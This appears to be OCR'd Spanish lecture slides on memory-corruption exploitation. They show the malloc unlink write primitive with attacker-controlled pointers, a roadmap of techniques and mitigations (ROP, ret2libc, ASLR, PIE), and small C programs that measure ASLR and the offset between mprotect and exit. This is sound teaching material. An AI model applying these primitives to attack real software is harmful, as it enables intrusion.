
```
/*
 * Macro unlink, malloc.c
 *
 * Punteros next->fd y next->bk controlados por atacante.
 *
 */

*(next->fd + 12) = next->bk;
*(next->bk +  8) = next->fd;
```



Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR)

Idea: aleatorizar el espacio de memoria.

EJECUCIONES SUCESIVAS





Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

EXPERIMENTO

```c
int main(int argc, char **argv) {
  char *buff = NULL;

  printf("&main\t: %p\n", &main);
  printf("&buff\t: %p\n", &buff);
  printf("&exit\t: %p\n", &exit);
}
```

EJECUCIÓN


```
gcc -no-pie -m32 aslr-experiment.c -o aslr-experiment
```




RESULTADOS


&main	&buff	&exit
0x080484a6	0xffe9ff88	0xf7db7f70
0x080484a6	0xffa6ba58	0xf7d2bf70
0x080484a6	0xff855d78	0xf7d46f70

ASLR: EJECUCIONES SUCESIVAS




Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL




¿Seguimos pudiendo ejecutar código arbitrario?

EXPERIMENTO

```
int main(int argc, char **argv) {
  unsigned int addr_mprotect = (unsigned int)&mprotect;
  unsigned int addr_exit = (unsigned int)&exit;

  printf("&mprotect: %x; &exit: %x; delta: %x;\n",
    addr_mprotect,
    addr_exit,
    addr_mprotect - addr_exit);
}
```

EJECUCIÓN

